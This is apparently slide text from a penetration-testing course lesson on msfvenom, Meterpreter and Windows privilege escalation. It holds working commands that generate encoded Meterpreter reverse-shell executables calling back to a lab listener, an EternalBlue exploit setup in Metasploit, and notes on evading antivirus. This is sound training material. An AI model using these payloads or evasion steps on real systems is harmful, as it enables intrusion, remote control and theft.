Cybersecurity

Windows Exploitation, Privilege Escalation, and Credential Access

Lesson 17.2

Class Objectives

By the end of today's class, you will be able to:


1. Generate payloads using `msfvenom`.

2. Operate Meterpreter shells.

3. Perform and explain how process migration works.

Intro to **msfvenom**

Intro to `msfvenom`



We used the WMI module in Metasploit to run commands remotely on the Windows 10 machine.

We'll establish a reverse shell on the WIN10 machine, then escalate our privileges.

We'll learn about custom payloads and `msfvenom`.

We’ll create payloads using **Metasploit.**

A **payload** is the shell code that runs when an exploit successfully compromises a system.

Windows Penetration Testing

Attackers typically build custom payloads to include in phishing emails or add to their websites. When unsuspecting users click the link for the malicious payload, their computers are infected.

Intro to `msfvenom`

1 The exploitation of services is not as common as it was due to the use of defense countermeasures like:

- Endpoint detection and response
- Antivirus (AV) solutions
- IPS/IDS implementation


2 While patching mitigates vulnerable services, attackers deliver custom payloads through social engineering if they cannot exploit services.

3 In our case, we have remote code execution (RCE), meaning we can upload data, including custom payloads.

Intro to `msfvenom`


Custom payloads allow customization of various payload options, such as:

- **Architecture**
- **Shell type**
  - Reverse
  - Bind
  - Meterpreter
  - Another proprietary C2 shell



```
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
```

In order to create these payloads, attackers use `msfvenom`, a Metasploit framework tool that generates and encodes payloads.



msfvenom options help menu

```
root@kali:~# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list            <type>     List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encry
pt, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or ST
DIN for custom
        --list-options               List --payload <value>'s standard, advanced and evasion options
    -f, --format          <format>   Output format (use --list formats to list)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders to list)
        --sec-name        <value>    The new section name to use when generating large Windows binaries. Default: random 4-cha
racter alpha string
```

Although **`msfvenom`** is part of the Metasploit framework,
Metasploit does not need to be running in order to use **`msfvenom`.**

Intro to `msfvenom`

While it's relatively simple to create a custom payload, the challenge is creating a payload that bypasses network detection by IDS and AV solutions.

1. **Encoding** is one method used to evade detection tools.

2. It changes the signature of an exploit or payload, creating a new signature that has no written rule.

3. This change in signature allows payloads to bypass detection from AV and IDS tools that detect known malicious signatures.

Instructor **Demonstration**

Custom Payload Creation with msfvenom


Custom Payload Creation with `msfvenom`

The most important **msfvenom** command options include:

`-p:`	Metasploit payload we want to use
`-e:`	Encoder we want to use
`-a:`	Architecture we want to use (the default is x86)
`-s:`	Maximum size of the payload
`-i:`	Number of iterations with which to encode the payload
`-x:`	Custom executable file to use as a template
`-o:`	Output file to be created, specifying its name and location

Now, we’ll cover the basics of **`msfvenom’s`** custom payload command options.

msfvenom Command Syntax



msfvenom launches the msfvenom program.

windows/meterpreter/reverse_tcp is the Metasploit command module.

-e x86/shikata_ga_nai designates the encoder we'll use.

-o /tmp/malware.exe creates an output file, naming the file (malware.exe) and location (inside the /tmp directory).

```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 -e x86/shikata_ga_nai -f exe -o /tmp/hack.exe LHOST=192.168.0.8 LPORT=4444
```

p indicates payload.

-a x86 designates the architecture we'll use. x86 is default.

-f exe indicates the file type to create. In this case, .exe.

msfvenom Command Syntax

We used this command in the preceding demo. How would you break it down?

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.8 LPORT=4444 -f exe R > hack.exe
```

msfvenom Command Syntax

Answer:

-p indicates payload.

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.8 LPORT=4444 -f exe R > hack.exe
```

`msfvenom` launches the `msfvenom` program.

`windows/meterpreter/reverse_tcp` Is the Metasploit command module.

`-f exe` creates a `.exe` file type.

Questions?

Activity:

`msfvenom`

In this activity, we'll generate a custom payload with `msfvenom` and use it to gain a Meterpreter shell.

Note: We'll complete this as a follow-along activity.

Suggested Time:


20 Minutes

Questions?

Meterpreter

Meterpreter

Using **Meterpreter** is similar to using a normal shell, but it has built-in commands and pen testing features. Think of it as an extendable command shell that provides the same interface across platforms.



```
root@kali:~# msfconsole


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v4.14.27-dev                         ]
+ -- --=[ 1659 exploits - 951 auxiliary - 293 post        ]
+ -- --=[ 486 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(ms17_010_eternalblue) > 
```

Meterpreter

With Metasploit, we can use Meterpreter to:

1. Upload and download files to and from a target.
2. Set up port forwarding through the target.
3. Switch between Meterpreter shells.
4. Run Metasploit modules on remote hosts.

Meterpreter

Meterpreter is slightly more difficult to detect and leaves minimal traces on victim machines or the network.

1 It runs entirely in memory, meaning it does not create files on the target.

2 It does not start any new processes on the victim. Instead, it “injects” itself into a program that’s already running. Therefore, users see that Meterpreter has started by looking at running processes. (This is not the case with an SSH session, which launches a new shell process.)

3 Meterpreter encrypts all communication to and from the victim machine.

Meterpreter Basics

The easiest way to open a Meterpreter shell is to select an exploit and set a Meterpreter payload.

A common payload is:

```
windows/meterpreter/reverse_tcp
```

Note: You can have multiple Meterpreter sessions open on multiple machines.

Meterpreter Command Basics

The following commands are used to connect to a Meterpreter session:

`sessions:`	Lists all open sessions
`sessions -i <Session ID>:`	Connects to a designated session
`sessions -i 1:`	Brings our session to the foreground, meaning any command we run on our host machine will be run on the Meterpreter shell on the target

Once we've connected to a Meterpreter session, we can run many **special commands** to get information on the target.

Meterpreter Command Basics

Important Meterpreter commands include:

`?:`	Prints Meterpreter's help page, which lists all possible commands
`getuid:`	Prints user ID
`getwd:`	Prints current working directory
`ifconfig:`	Prints the victim's network information
`sysinfo:`	Gathers system information

`upload:`	Uploads a file to the target
`download:`	Downloads a file from the target
`search:`	Searches for resources, similar to the find command in Linux
`run win_privs:`	Provides more detailed Windows privilege information
`run win_enum:`	Runs a suite of Windows enumerations and stores the results on the attacking machine

Questions?

Privilege **Escalation**

Privilege Escalation

To further escalate our privileges on the user tstark, we need to better understand privileges and privilege escalation within Windows. In the following section we will cover:

1. How Windows uses groups to organize permissions.
2. How specific groups are important for privilege escalation.
3. How to check Windows privileges for a user.
4. The concept of User Account Control (UAC) and access tokens.
5. Privilege escalation paths and techniques.

Privilege Escalation

In Windows, the group a user belongs to determines their permissions.

Users

The default group all new local users are added to.

Domain Users

The default group a new domain user is added to.

Note: Both groups are considered low permission and only allow basic access, such as accessing the user's own home folders in `C:\Users\`.


Privilege Escalation

There are several “privileged” groups in Windows, both in a local and domain context, providing elevated privileges.

For example, members of the **Domain Administrators** group can create new users, reset passwords, and modify group policies.

NOTE

This is considered a high-privilege group.



Group name (pre-Windows 2000): Domain Admins

Description: Designated administrators of the domain

E-mail:

Group scope: ○ Domain local ● Global ○ Universal

Group type: ● Security ○ Distribution

Privilege Escalation

We're particularly interested in two groups:

01 Domain Administrators

- This group has very high privileges in Active Directory.
- This allows the user to modify group policies, create users, set permissions, etc.

02 Administrators

- The local group for administrators
- On a local Windows 10 machine, this allows the user to create new local users, assign them to local groups, reset passwords, etc.

Privilege Escalation


Four types of user groups:

	Local	Domain
Low privilege	Users	Domain Users
High privilege	Administrators	Domain Administrators

Privilege Escalation

A **local administrator** in Windows is a high-privilege role that also allows high access to the operating system. The user may access any folder or files and modify the permissions on them.

- The user tstark, under whose name we have a Meterpreter session on the WIN10 machine, is a local administrator to the WIN10 machine.
- tstark is only a **local** administrator, not a **domain** administrator, meaning they do not have administrative rights on any machines on the network aside from this WIN10 machine.



Edit account

Edit account

NewUser
Local Account

Administrator


Standard User

But the Administrators group in Windows **does not** confer the highest privileges possible.

Privilege Escalation

Modification of the system's configuration files, for example, requires SYSTEM privileges, which is the Windows equivalent of root in Linux.

- While a user can be assigned to the Administrators group in Windows, there is no group for SYSTEM.
- SYSTEM is technically the computer account.
- Computer accounts always have full access to their own machine.



Group or user names:

SYSTEM
Domain Admins (LAB\Domain Admins)
Cert Publishers (LAB\Cert Publishers)
Enterprise Admins (LAB\Enterprise Admins)
Key Admins (LAB\Key Admins)
Enterprise Key Admins (LAB\Enterprise Key Admins)
Administrators (LAB\Administrators)

Permissions for SYSTEM	Allow	Deny
Full control	☑	☐
Read	☑	☐
Write	☑	☐
Create all child objects	☑	☐
Delete all child objects	☑	☐
Allowed to authenticate	☑	☐
Change password	☑	☐


For special permissions or advanced settings, click Advanced.

Privilege Escalation

Upon gaining access to a Windows machine, the first thing a penetration tester should do is check their privileges. In Windows, we can accomplish this in a few ways.

Method 1: In PowerShell or cmd, `whoami` will give the name of the user you are logged in as.

The command `whoami /priv` will list the permissions the user has.

